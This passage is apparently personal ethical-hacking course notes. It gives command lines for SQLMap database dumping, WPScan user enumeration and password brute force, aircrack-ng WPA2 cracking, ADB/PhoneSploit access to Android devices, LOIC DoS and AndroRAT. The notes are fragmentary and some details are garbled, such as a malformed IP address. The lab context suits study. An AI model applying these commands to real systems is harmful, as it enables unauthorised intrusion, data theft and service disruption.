(6) now use SQLMap to enumarate the Databases for Usernames, Passwords and all data that can be found in it .

(7) we know the name of the Database we look for tables available in the DB, **using cmd [sqlmap -r req.txt -D blood –tables].**

(8) Now that we are interested in the flag table. We run the dump command to find its details using cmd [***sqlmap -r req.txt -D blood -T flag –dump]***

(9) To find current user: **[sqlmap -r req.txt –batch –threads 3 –current-user]**

(10)

h. **Hacking Wordpress Websites with WPscan**. Can be used to enumerate user, theme,plugins.

(1) **Once we have user name we an brute force their password**. Using cmd when username is known [wpscan --url http://wpscan.thm/ --usernames Phreakazoid --passwords /usr/share/wordlists/rockyou.txt]

(a) We can also try yo find username by gusing an seeing the input fd.

(2) **When both username and password are not known**:-

(a) 192.168.10.0/wp-admin/ this will allow login.

(b) Now we will use this cmd [wpscan -u 192.168… -e u vp]. -e to enumerate, u is to enumerate usernames. Vp is to tgt vuln plugins. This will give us default username. / [wpscan -u 192.1-- -e u /wordlist]. By wordlist mentioned we can find username and password also.

(c) Now to bruteforce passwords, as we know the username use cmd [

i.

2. Sjj

Module- WIFI HAcking

1. Terminologies:-

a. **BSSID**. AP MAC address.

b. **ESSID**. AP broadcast name

c. **Monitor mode**. By defaults wireless card listen only to tfc addressed to them, by enabling this adapter listen to all tfc in the area.

d. **Packet injection**. It helps to inject packets into AP for advanced attks.

2. Hacking WIFI with AIRCRACK suite. We can crack WEp/ WPA-2 uing aircrack-ng of a captured file.

a. Capture four way handshake with Airmon-ng

b. Crack the handshake with Aircrack-ng

(1) Brute force

(2) Dictionary

c. Command for WPA2 is [aricrack-ng file.cap -w password.txt], and for simple WEP [aircrack-ng file.cap]

3. B

4.

Module- Android Hacking

1. Exploit android through Adb (Android Debug Bridge)Using phonesploit:- phonesploit is a framework with which we can exploit android devices , it uses ADB port 5555 to connect to a device and run commands on it. For this android should have developer mode on. Android to be in developer mode and usb debugging should be on.

a. By this we can download pics from downloads or take as creen shot

b.

c. **If folder is not found. Use cmd [find -type d -name "scans"]**

2. Adb easy way: Connect to Android through ADB and access files via shell

a. Scan network range and find which is android device. [netdiscover -r 192.1….../24]. Run [nmap _o 192….] To find OS of that device. Either we have found correct one or not.

b. **Install adb**

(1) Apt-get update

(2) Apt-get install adb -y

(3)

c. **Now list devices connected. [adb devices -l]**

d. **Now connect device. [connect adb 192.1279.0.0:555]**

e. **How to get shell access:**

(1) Adb shell

(2) Now we will goto sd card and look for file, here we have created a file.

(3)

f. **Now to download file**

(1) Adb pull source destination

(2)

g. **To take screen shot and save it in sd card. [Adb shell screencap -p /sdcard/screencap.png]**

h. **Noe to push files: []adb push ./mydocs.txt /sdcard/**

i.

3. Conducting DOS attack from Android using LOIC (Low Orbital Ion Canon)

a. **LOIC is an open source** stress testing and DOS attk application.

4. Hack an Android Device by Creating APK File using AndroRAT.

a. **Use** AndroRAT to create apk file.

b. **Same as ----**

5. Analyze malicious app using android analyzer